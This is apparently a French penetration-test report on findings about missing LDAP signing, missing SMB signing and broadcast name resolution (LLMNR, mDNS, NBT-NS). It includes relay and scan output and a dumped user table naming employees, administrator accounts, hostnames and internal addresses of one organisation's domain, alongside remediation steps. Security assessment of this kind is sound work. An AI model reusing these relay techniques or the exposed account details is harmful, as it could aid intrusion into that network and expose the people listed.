Références	*https://cyber.gouv.fr/publications/recommandations-pour-la-mise-en-place-de-cloisonnement-systeme*

Criticité	VI-021 – Absence de signature LDAP	CVSS
Importante		6.1

Vecteur d'attaque	Complexité de l'attaque	Privilèges Requis	Interaction utilisateur
Réseau	Faible	Aucun	Requise
Portée	**Impact Confidentialité**	**Impact Intégrité**	**Impact Disponibilité**
Changé	Faible	Faible	Aucun
Description	LDAP (Lightweight Directory Access Protocol) est un protocole utilisé pour accéder et gérer les services d'annuaire. La signature LDAP permet de garantir l'intégrité des données échangées entre un client et un serveur. Cependant, par défaut, LDAP ne vérifie pas la signature des paquets.		

Éléments affectés


- 192.168.80.201

Risque détaillé

Dans le cas où un attaquant se place en position de Man-in-the-Middle, c'est à dire entre le client et le serveur, il est en mesure d'intercepter les requêtes LDAP. Lorsque les mécanismes LDAP signing et LDAPS channel binding ne sont pas implémentés, l'attaquant est en mesure de transférer la requête d'authentification LDAP vers un contrôleur de domaine afin, par exemple, de cartographier l'annuaire cible ou bien ajouter un compte sur le domaine (selon les droits attribués au compte).

Observation

Nous constatons que la signature LDAP n'est pas forcé sur le contrôleur de domaine.



Identification de l'absence de signature LDAP(S)

Il est alors possible de relayer les tentatives de connexion des utilisateurs vers le DC sans pour autant connaître le mot de passe des utilisateurs.

Relay LDAP utilisateur vers le DC

Une fois l'authentification relayée, nous pouvons voir ci-dessous qu'il nous a été possible de récupérer la liste exhaustive des utilisateurs du domaine mais également la description des utilisateurs associés.

Domain users

CN	name	SAM Name	Member of groups	Primary group	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	d
Julie RESCA	Julie RESCA	j.resca	grp.sec.11nov, grp.iat, grp.scanner, grp.sec.all, grp.sec.iat	Utilisateurs du domaine	03/25/25 12:44:12	04/04/25 12:46:39	04/04/25 10:06:30	NORMAL_ACCOUNT	03/25/25 12:46:20	8604	
Dr Robert BURNS	Dr Robert BURNS	drburns	grp.medecin.rempla	Utilisateurs du domaine	01/29/25 16:29:26	03/12/25 07:46:14	03/04/25 12:52:29	NORMAL_ACCOUNT	02/03/25 07:34:52	7201	
test sync M365	test sync M365	testsyncm365		Utilisateurs du domaine	01/16/25 15:08:27	01/16/25 15:08:27	01/01/01 00:00:00	NORMAL_ACCOUNT	01/16/25 15:08:27	6260	
AVA6	AVA6	ava6	Utilisateurs du Bureau à distance	Utilisateurs du domaine	01/16/25 08:15:51	01/16/25 16:38:23	01/01/01 00:00:00	NORMAL_ACCOUNT, NOT_DELEGATED	01/01/01 00:00:00	8108	
VEEAM ADMIN Backup	VEEAM ADMIN Backup	adm_veeam	Admins du domaine	Utilisateurs du domaine	01/08/25 14:00:29	03/30/25 03:04:53	04/04/25 19:09:00	NORMAL_ACCOUNT, NOT_DELEGATED	01/08/25 14:00:29	8107	
Arminda NUNES	Arminda NUNES	anunes	grp.iat, grp.scanner, grp.sec.all, grp.sec.iat	Utilisateurs du domaine	01/08/25 13:22:06	04/03/25 10:14:39		NORMAL_ACCOUNT	01/01/01 00:00:00	8106	
Frédéric PIOCH Admin	Frédéric PIOCH Admin	adm_pioch	grp.sec.password.admin, Admins du domaine, Administrateurs	Utilisateurs du domaine	01/06/25 09:24:46	04/02/25 11:25:00	04/06/25 02:10:01	NORMAL_ACCOUNT, NOT_DELEGATED	01/29/25 15:29:48	8105	
Shirley Reymbaut Admin	Shirley Reymbaut Admin	adm_reymbaut	grp.sec.password.admin, Admins du domaine, Administrateurs	Utilisateurs du domaine	12/23/24 08:22:48	03/31/25 07:10:13	04/01/25 06:35:47	NORMAL_ACCOUNT, NOT_DELEGATED	03/25/25 14:23:47	8103	
Nicolas Belluot	Nicolas Belluot	adm_belluot	grp.sec.password.admin, Admins du domaine, Administrateurs	Utilisateurs du domaine	12/23/24 08:22:19	03/31/25 08:13:53	04/02/25 14:43:07	NORMAL_ACCOUNT, NOT_DELEGATED	03/31/25 08:13:24	8102	
Gerda TSOURANOV	Gerda TSOURANOV	gtsouranov	grp.sec.ids, grp.lamartine, grp.sec.lam, grp.scanner, grp.sec.all	Utilisateurs du domaine	11/25/24 07:34:39	04/03/25 10:14:39	03/20/25 06:56:38	NORMAL_ACCOUNT	12/03/24 07:06:59	6253	
serviceldap	serviceldap	serviceldap		Utilisateurs du domaine	11/15/24 09:45:13	03/31/25 10:14:22	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/15/24 09:45:13	6252	
File Audit	File Audit	fileaudit	Administrateurs	Utilisateurs du domaine	11/14/24 10:19:28	12/20/24 09:35:31	01/01/01 00:00:00	NORMAL_ACCOUNT, NOT_DELEGATED	11/14/24 10:19:28	6251	
Virginie TAVERA	Virginie TAVERA	vtavera	grp.sec.stj, grp.scanner, grp.sec.all	Utilisateurs du domaine	11/13/24 16:24:07	12/23/24 07:12:00	12/19/24 07:15:35	ACCOUNT_DISABLED, NORMAL_ACCOUNT	11/28/24 13:54:12	6250	Secrétaire Réfét Jean
Jonathan BLOCH	Jonathan BLOCH	jbloch	grp.compta, grp.scanner, grp.facturation	Utilisateurs du domaine	11/12/24 12:08:47	04/01/25 15:27:11	04/01/25 06:57:38	ACCOUNT_DISABLED, NORMAL_ACCOUNT	12/02/24 08:25:19	6249	
Ambre DAMIANO	Ambre DAMIANO	adamiano	grp.scanner.callcenter, grp.callcenter, grp.scanner	Utilisateurs du domaine	10/31/24 10:42:31	04/03/25 10:14:39	01/06/25 14:52:04	NORMAL_ACCOUNT	11/18/24 12:41:56	6248	
				Utilisateurs							

Récupération de la liste des utilisateurs via un relay LDAP

Remédiation

Complexité	VI-021 – Activer la signature LDAP	Gain
Moyenne		Élevé

La signature LDAP permet de vérifier l'intégrité et l'authenticité des requêtes en signant les paquets à l'aide d'une clé cryptographique. L'activation de ce mécanisme empêche le rejeu des requêtes et garantit que les communications LDAP entre le client et le serveur n'ont pas été altérées en transit par un attaquant en position de Man-in-the-Middle. Le channel binding permet quant à lui de garantir l'intégrité des communications utilisant LDAPS.

Certains systèmes pouvant nécessiter une communication LDAP non signée pour fonctionner peuvent être incompatibles avec l'application des mesures de sécurisation. Pour vous aider à identifier la présence de ces systèmes, Microsoft permet d'activer la génération de journaux d'évènements. Ce réglage se déploie via la définition d'une stratégie de groupe (GPO). Vous retrouverez toutes les étapes nécessaires à son déploiement dans la documentation Microsoft fournie dans les références.

Une fois la journalisation des erreurs activée, il est nécessaire de reprogrammer les systèmes pour lesquels des erreurs ont été remontées afin qu'ils acceptent la signature LDAP. Dans le cas où aucune erreur n'aurait été remontée au cours d'une période d'un mois environ, il est possible de configurer les réglages de sécurité LDAP sans craindre de dysfonctionnement des services.

Pour activer la **signature** LDAP, modifier la clé de registre suivante et lui donner la **valeur 2** :

1. **Paramètre de stratégie :** « Contrôleur de domaine : conditions de signature du serveur LDAP »
2. **Paramètre du Registre :** LDAPServerIntegrity
3. **Chemin d'accès au Registre :** HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\NTDS\Parameters

Pour activer le LDAPS **channel binding**, modifier la clé de registre suivante et lui donner la **valeur 2** :

4. **Paramètre de stratégie :** « Contrôleur de domaine : exigences de jeton de liaison de canal de serveur LDAP »
5. **Paramètre du Registre :** LdapEnforceChannelBinding
6. **Chemin d'accès au Registre :** HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\NTDS\Parameters

Pour plus d'informations, vous pouvez vous référer à la documentation Microsoft fournie en références.

Références	*https://learn.microsoft.com/fr-fr/troubleshoot/windows-server/active-directory/enable-ldap-signing-in-windows-server* *https://support.microsoft.com/fr-fr/topic/exigences-de-liaison-de-canal-ldap-et-de-signature-ldap-2020-2023-et-2024-pour-windows-kb4520412-ef185fb8-00f7-167d-744c-f299a66fc00a*

Criticité	VI-022 – Absence de signature SMB	CVSS
Importante		6.1

Vecteur d'attaque	Complexité de l'attaque	Privilèges Requis	Interaction utilisateur
Réseau	Faible	Aucun	Requise
Portée	**Impact Confidentialité**	**Impact Intégrité**	**Impact Disponibilité**
Changé	Faible	Faible	Aucun
Description	La signature SMB est un mécanisme de sécurité du protocole SMB permettant d'ajouter une signature dans chaque message SMB, générée à l'aide de la clé de session et contenant un hash de l'intégralité du message dans le champ de signature. Ainsi, si le message venait à être modifié durant la transmission, un hash incorrect signifierait que les données ont été falsifiées.		

Éléments affectés

- 192.168.80.201

Risque détaillé

Lorsque la signature SMB n'est pas forcée, un attaquant est en mesure de capturer et de relayer des séquences d'authentification présentes sur le réseau vers les actifs ne forçant pas l'utilisation de la signature. Si le compte dont la séquence d'authentification a été interceptée et relayée possède des privilèges élevés sur la machine, l'attaquant peut être en mesure d'exécuter des commandes ou de récupérer des informations d'authentification lui permettant de se propager sur le réseau ou d'élever ses privilèges.

Observation

La signature SMB n'étant pas requise sur la plupart des actifs au sein du réseau, il a été possible de générer une liste de ces serveurs afin de les utiliser dans le cadre d'une attaque par relai NTLM.

```
RIM-SRV-HYPV3     [*] Windows Server 2022 Build 20348 x64 (name:RIM-SRV-HYPV3) (domain:group-rim.local) (signing:False) (SMBv1:F
HDSSRVEDLBDD      [*] Windows 10 / Server 2019 Build 17763 x64 (name:HDSSRVEDLBDD) (domain:group-rim.local) (signing:False) (SME
RIM-PTBL-DIRDAF   [*] Windows 10.0 Build 26100 x64 (name:RIM-PTBL-DIRDAF) (domain:group-rim.local) (signing:True) (SMBv1:False)
IAT-PC-SRIINT     [*] Windows 10.0 Build 26100 x64 (name:IAT-PC-SRIINT) (domain:group-rim.local) (signing:False) (SMBv1:False)
USJ-DIAG-SC2      [*] Windows 10.0 Build 26100 x64 (name:USJ-DIAG-SC2) (domain:group-rim.local) (signing:False) (SMBv1:False)
LAM-PC-ACCUEIL1   [*] Windows 10.0 Build 26100 x64 (name:LAM-PC-ACCUEIL1) (domain:group-rim.local) (signing:False) (SMBv1:False)
SJ-PC-ACCUEIL2    [*] Windows 10.0 Build 26100 x64 (name:SJ-PC-ACCUEIL2) (domain:group-rim.local) (signing:False) (SMBv1:False)
IAT-PC-SECREF     [*] Windows 10.0 Build 26100 x64 (name:IAT-PC-SECREF) (domain:group-rim.local) (signing:False) (SMBv1:False)
IAT-PC-MANIP5     [*] Windows 10.0 Build 26100 x64 (name:IAT-PC-MANIP5) (domain:group-rim.local) (signing:False) (SMBv1:False)
SJ-PC-ACCUEIL1    [*] Windows 10.0 Build 26100 x64 (name:SJ-PC-ACCUEIL1) (domain:group-rim.local) (signing:False) (SMBv1:False)
USJ-PC-MANIP      [*] Windows 10.0 Build 26100 x64 (name:USJ-PC-MANIP) (domain:group-rim.local) (signing:False) (SMBv1:False)
RIM-PC-ALT        [*] Windows 10.0 Build 26100 x64 (name:RIM-PC-ALT) (domain:group-rim.local) (signing:False) (SMBv1:False)
GATEWAY-IDS       [*] Windows 10.0 Build 26100 x64 (name:GATEWAY-IDS) (domain:group-rim.local) (signing:False) (SMBv1:False)
PAL-PC-MANIP1     [*] Windows 10.0 Build 26100 x64 (name:PAL-PC-MANIP1) (domain:group-rim.local) (signing:False) (SMBv1:False)
RIM-PC-RRH        [*] Windows 10.0 Build 26100 x64 (name:RIM-PC-RRH) (domain:group-rim.local) (signing:False) (SMBv1:False)
IAT-PC-CONSULT2   [*] Windows 10.0 Build 26100 x64 (name:IAT-PC-CONSULT2) (domain:group-rim.local) (signing:False) (SMBv1:False)
RIM-PC-CALL9      [*] Windows 10.0 Build 26100 x64 (name:RIM-PC-CALL9) (domain:group-rim.local) (signing:False) (SMBv1:False)
IAT-PC-ACC2       [*] Windows 10.0 Build 26100 x64 (name:IAT-PC-ACC2) (domain:group-rim.local) (signing:False) (SMBv1:False)
MED-PC-ACC3       [*] Windows 10.0 Build 26100 x64 (name:MED-PC-ACC3) (domain:group-rim.local) (signing:False) (SMBv1:False)
CIF-PC-ACCUEIL1   [*] Windows 10.0 Build 26100 x64 (name:CIF-PC-ACCUEIL1) (domain:group-rim.local) (signing:False) (SMBv1:False)
CIF-PC-ACCUEIL2   [*] Windows 10.0 Build 26100 x64 (name:CIF-PC-ACCUEIL2) (domain:group-rim.local) (signing:False) (SMBv1:False)
VENCE-PC-MED      [*] Windows 10.0 Build 26100 x64 (name:VENCE-PC-MED) (domain:group-rim.local) (signing:False) (SMBv1:False)
RIM-PTBL-TECHIN   [*] Windows 10.0 Build 26100 x64 (name:RIM-PTBL-TECHIN) (domain:group-rim.local) (signing:False) (SMBv1:False)
PAL-PC-ACCUEIL1   [*] Windows 10.0 Build 26100 x64 (name:PAL-PC-ACCUEIL1) (domain:group-rim.local) (signing:False) (SMBv1:False)
LAM-PC-ACCUEIL2   [*] Windows 10.0 Build 26100 x64 (name:LAM-PC-ACCUEIL2) (domain:group-rim.local) (signing:False) (SMBv1:False)
IDS-PC-ACCUEIL1   [*] Windows 10.0 Build 26100 x64 (name:IDS-PC-ACCUEIL1) (domain:group-rim.local) (signing:False) (SMBv1:False)
VENCE-PC-ACC0     [*] Windows 10.0 Build 26100 x64 (name:VENCE-PC-ACC0) (domain:group-rim.local) (signing:False) (SMBv1:False)
VENCE-DIAG-INT    [*] Windows 10.0 Build 26100 x64 (name:VENCE-DIAG-INT) (domain:group-rim.local) (signing:False) (SMBv1:False)
VENCE-PC-ACC4     [*] Windows 10.0 Build 26100 x64 (name:VENCE-PC-ACC4) (domain:group-rim.local) (signing:False) (SMBv1:False)
RIM-VM-INFO       [*] Windows 10.0 Build 26100 x64 (name:RIM-VM-INFO) (domain:group-rim.local) (signing:False) (SMBv1:False)
USJ-DIAG-INT1     [*] Windows 10.0 Build 26100 x64 (name:USJ-DIAG-INT1) (domain:group-rim.local) (signing:False) (SMBv1:False)
RIM-PC-COMTA1     [*] Windows 10.0 Build 26100 x64 (name:RIM-PC-COMTA1) (domain:group-rim.local) (signing:False) (SMBv1:False)
USJ-DIAG-INT2     [*] Windows 10.0 Build 26100 x64 (name:USJ-DIAG-INT2) (domain:group-rim.local) (signing:False) (SMBv1:False)
LAM-PC-GATEWAY    [*] Windows 10.0 Build 26100 x64 (name:LAM-PC-GATEWAY) (domain:group-rim.local) (signing:False) (SMBv1:False)
IAT-PC-ACC3       [*] Windows 10.0 Build 26100 x64 (name:IAT-PC-ACC3) (domain:group-rim.local) (signing:False) (SMBv1:False)
LAM-PC-MANIP      [*] Windows 10.0 Build 26100 x64 (name:LAM-PC-MANIP) (domain:group-rim.local) (signing:False) (SMBv1:False)
VENCE-PC-SEC      [*] Windows 10.0 Build 26100 x64 (name:VENCE-PC-SEC) (domain:group-rim.local) (signing:False) (SMBv1:False)
SJ-MED-PC0        [*] Windows 10.0 Build 26100 x64 (name:SJ-MED-PC0) (domain:group-rim.local) (signing:False) (SMBv1:False)
RIM-PC-MIRANDA    [*] Windows 10.0 Build 26100 x64 (name:RIM-PC-MIRANDA) (domain:group-rim.local) (signing:False) (SMBv1:False)
RIM-PC-PLANNING   [*] Windows 10.0 Build 26100 x64 (name:RIM-PC-PLANNING) (domain:group-rim.local) (signing:False) (SMBv1:False)
SJ-DIAG-INT1      [*] Windows 10.0 Build 26100 x64 (name:SJ-DIAG-INT1) (domain:group-rim.local) (signing:False) (SMBv1:False)
IDS-PC-SEC0       [*] Windows 10.0 Build 26100 x64 (name:IDS-PC-SEC0) (domain:group-rim.local) (signing:False) (SMBv1:False)
RIM-PC-CALL2      [*] Windows 10.0 Build 26100 x64 (name:RIM-PC-CALL2) (domain:group-rim.local) (signing:False) (SMBv1:False)
MED-PC-ACCUEIL2   [*] Windows 10.0 Build 26100 x64 (name:MED-PC-ACCUEIL2) (domain:group-rim.local) (signing:False) (SMBv1:False)
RIM-PC-ARH02      [*] Windows 10.0 Build 26100 x64 (name:RIM-PC-ARH02) (domain:group-rim.local) (signing:False) (SMBv1:False)
RIM-PC-ARH03      [*] Windows 10.0 Build 26100 x64 (name:RIM-PC-ARH03) (domain:group-rim.local) (signing:False) (SMBv1:False)
RIM-PC-FACT2      [*] Windows 10.0 Build 26100 x64 (name:RIM-PC-FACT2) (domain:group-rim.local) (signing:False) (SMBv1:False)
IAT-PC-SEC3       [*] Windows 10.0 Build 26100 x64 (name:IAT-PC-SEC3) (domain:group-rim.local) (signing:False) (SMBv1:False)
VENCE-PC-MANIP3   [*] Windows 10.0 Build 26100 x64 (name:VENCE-PC-MANIP3) (domain:group-rim.local) (signing:False) (SMBv1:False)
USJ-DIAG-SC1      [*] Windows 10.0 Build 26100 x64 (name:USJ-DIAG-SC1) (domain:group-rim.local) (signing:False) (SMBv1:False)
RIM-PC-CALL6      [*] Windows 10.0 Build 26100 x64 (name:RIM-PC-CALL6) (domain:group-rim.local) (signing:False) (SMBv1:False)
IDS-PC-MED1       [*] Windows 10.0 Build 26100 x64 (name:IDS-PC-MED1) (domain:group-rim.local) (signing:False) (SMBv1:False)
VENCE-PC-MANIP2   [*] Windows 10.0 Build 26100 x64 (name:VENCE-PC-MANIP2) (domain:group-rim.local) (signing:False) (SMBv1:False)
```

Identification de l'absence de signature SMB

En effet, puisque le serveur ne force pas la signature SMB du client, on peut intercepter une requête d'authentification à un partage SMB et la rejouer afin d'obtenir une session valide avec les droits du client.

Remédiation

Complexité	VI-022 – Activer la signature SMB	Gain
Moyenne		Élevé


Microsoft préconise d'activer la signature des paquets SMB. Cela peut se faire via le déploiement d'une **stratégie de groupe** (GPO) en procédant comme suit :

1. Sélectionnez **Démarrer**, tapez **gpmc.msc**, puis appuyez sur Entrée. Veuillez créer une nouvelle GPO portant le nom par exemple "SIGNATURE SMB".
2. Dans l'Éditeur de stratégie de groupe local, accédez à **Configuration ordinateur\Paramètres Windows\Paramètres de sécurité\Stratégies locales\Options de sécurité**.
3. Ouvrez **le client réseau Microsoft : Signez numériquement les communications (toujours),** sélectionnez **Activé**, puis **OK**.
4. Ouvrez **le serveur réseau Microsoft : Signez numériquement les communications (toujours),** sélectionnez **Activé**, puis **OK**.

Une fois la GPO propagée et appliquée, vous pouvez vérifier l'activation de la signature avec les commandes PowerShell suivantes :


```
Get-SmbClientConfiguration | FL RequireSecuritySignature
Get-SmbServerConfiguration | FL RequireSecuritySignature
```

Voici la valeur avant le déploiement de la GPO :



Verification de la présence de la signature SMB (1)

Voici la valeur après le déploiement de la GPO :



Verification de la présence de la signature SMB (2)

Pour les actifs n'étant pas sur Windows, il faudra cependant l'activer manuellement, la GPO ne s'appliquera pas directement.

5. Accédez à **Panneau de configuration** > **Domaine / LDAP** > **Domaine**, cochez **Rejoindre le domaine** et cliquez sur **Options du domaine**.
6. Sélectionnez **Forcer** dans le menu déroulant **Activer la signature du serveur** pour l'activer ou sélectionnez **Désactiver** pour le désactiver, puis cliquez sur **Appliquer**.
7. Accédez à **Panneau de configuration** > **Services de fichiers** > **SMB** et cliquez sur **Paramètres avancés**.
8. Sélectionnez **Forcer** dans le menu déroulant **Activer la signature du serveur** pour l'activer ou sélectionnez **Désactiver** pour le désactiver, puis cliquez sur **Enregistrer**.

Références	*https://learn.microsoft.com/fr-fr/windows-server/storage/file-server/smb-signing?tabs=group-policy*

Criticité	VI-023 – Résolution d'hôte via les protocoles réseau LLMNR, mDNS et NBT-NS	CVSS
Importante		6.1


Vecteur d'attaque	Complexité de l'attaque	Privilèges Requis	Interaction utilisateur
Réseau	Faible	Aucun	Requise
Portée	**Impact Confidentialité**	**Impact Intégrité**	**Impact Disponibilité**
Changé	Faible	Faible	Aucun
Description	Plusieurs protocoles de résolution de noms effectuant du broadcast sur le réseau de l'entreprise sont disponibles sous Windows : LLMNR (Link Local Multicast Name Resolution), NBT-NS (Netbios Name service) et mDNS (Multicast DNS). Ces protocoles sont activés par défaut et permettent d'effectuer la résolution de noms en cas d'échec lors de la consultation d'un serveur DNS.		

Éléments affectés

- 192.168.80.201

Risque détaillé

Ces protocoles peuvent être exploités par un attaquant afin d'obtenir une séquence d'authentification. En effet, lorsqu'un poste tente d'accéder à un hôte qui n'existe pas sur le réseau (donc inconnu du DNS), les protocoles cités réalisent une demande en broadcast sur le réseau à laquelle l'attaquant pourrait répondre. Il peut ensuite héberger un serveur malveillant auprès duquel le poste va tenter de s'authentifier.



LLMNR poisonning

Une fois en possession de la séquence d'authentification, l'attaquant va pouvoir la relayer vers une autre machine avec la signature SMB désactivée (voir défaut associé) et usurper le compte de la victime ainsi que ses privilèges. L'attaquant peut aussi tenter de "casser" l'empreinte du mot de passe avec des outils dédiés.

Observation

Des requêtes LLMNR et mDNS sont émises sur le réseau.

```
[Analyze mode: LLMNR] Request by fe80::6fa6:8cad:8b43:1da3 for rim-vm-wsus, ignoring
[Analyze mode: LLMNR] Request by 192.168.80.52 for rim-vm-wsus, ignoring
[Analyze mode: LLMNR] Request by fe80::6fa6:8cad:8b43:1da3 for rim-vm-wsus, ignoring
[Analyze mode: MDNS] Request by fe80::6fa6:8cad:8b43:1da3 for rim-vm-wsus.local, ignoring
[Analyze mode: LLMNR] Request by 192.168.80.52 for rim-vm-wsus, ignoring
[Analyze mode: NBT-NS] Request by 192.168.80.36 for WORKGROUP, ignoring
[Analyze mode: MDNS] Request by 192.168.80.231 for _microsoft_mcc._tcp, ignoring
[Analyze mode: MDNS] Request by fe80::ae5a:fcf7:d9ff:102 for _microsoft_mcc._tcp, ignorin
[Analyze mode: LLMNR] Request by fe80::6fa6:8cad:8b43:1da3 for rim-vm-wsus, ignoring
[Analyze mode: MDNS] Request by 192.168.80.52 for rim-vm-wsus.local, ignoring
[Analyze mode: LLMNR] Request by 192.168.80.52 for rim-vm-wsus, ignoring
[Analyze mode: MDNS] Request by fe80::6fa6:8cad:8b43:1da3 for rim-vm-wsus.local, ignoring
[Analyze mode: LLMNR] Request by fe80::6fa6:8cad:8b43:1da3 for rim-vm-wsus, ignoring
[Analyze mode: LLMNR] Request by 192.168.80.52 for rim-vm-wsus, ignoring
[Analyze mode: MDNS] Request by 192.168.80.52 for rim-vm-wsus.local, ignoring
[Analyze mode: MDNS] Request by fe80::6fa6:8cad:8b43:1da3 for rim-vm-wsus.local, ignoring
[*] [DNS] A Record poisoned answer sent to: fe80::3398:33e1:77a4:71c6  Requested name: .s
[Analyze mode: NBT-NS] Request by 192.168.80.52 for RIM-VM-WSUS, ignoring
[Analyze mode: NBT-NS] Request by 192.168.80.36 for WORKGROUP, ignoring
[Analyze mode: MDNS] Request by fe80::ae5a:fcf7:d9ff:102 for _microsoft_mcc._tcp, ignorin

[Analyze mode: NBT-NS] Request by 192.168.80.52 for RIM-VM-WSUS, ignoring
[Analyze mode: NBT-NS] Request by 192.168.80.36 for WORKGROUP, ignoring
[Analyze mode: NBT-NS] Request by 192.168.80.211 for WORKGROUP, ignoring
[Analyze mode: NBT-NS] Request by 192.168.80.211 for WORKGROUP, ignoring
[Analyze mode: NBT-NS] Request by 192.168.80.211 for WORKGROUP, ignoring
[Analyze mode: NBT-NS] Request by 192.168.80.211 for WORKGROUP, ignoring
[Analyze mode: MDNS] Request by 192.168.80.231 for _googlecast._tcp, ignoring
[Analyze mode: MDNS] Request by fe80::ae5a:fcf7:d9ff:102 for _googlecast._tcp, ignoring
[Analyze mode: MDNS] Request by 192.168.80.231 for _googlecast._tcp, ignoring
[Analyze mode: MDNS] Request by fe80::ae5a:fcf7:d9ff:102 for _googlecast._tcp, ignoring
[Analyze mode: MDNS] Request by 192.168.80.231 for _googlecast._tcp, ignoring
[Analyze mode: MDNS] Request by fe80::ae5a:fcf7:d9ff:102 for _googlecast._tcp, ignoring
[Analyze mode: MDNS] Request by 192.168.80.31 for _companion-link._tcp, ignoring
[Analyze mode: MDNS] Request by fe80::e5:43:4013:80e6 for _companion-link._tcp, ignoring
[Analyze mode: MDNS] Request by 192.168.80.31 for _companion-link._tcp, ignoring
[Analyze mode: MDNS] Request by fe80::e5:43:4013:80e6 for _companion-link._tcp, ignoring
[Analyze mode: MDNS] Request by 192.168.80.22 for _spotify-connect._tcp, ignoring
[Analyze mode: MDNS] Request by fe80::db1a:5dba:1ec2:878 for _spotify-connect._tcp, ignor
[Analyze mode: NBT-NS] Request by 192.168.80.235 for RIM-SRV-AD1, ignoring
[Analyze mode: NBT-NS] Request by 192.168.80.235 for RIM-SRV-AD1, ignoring
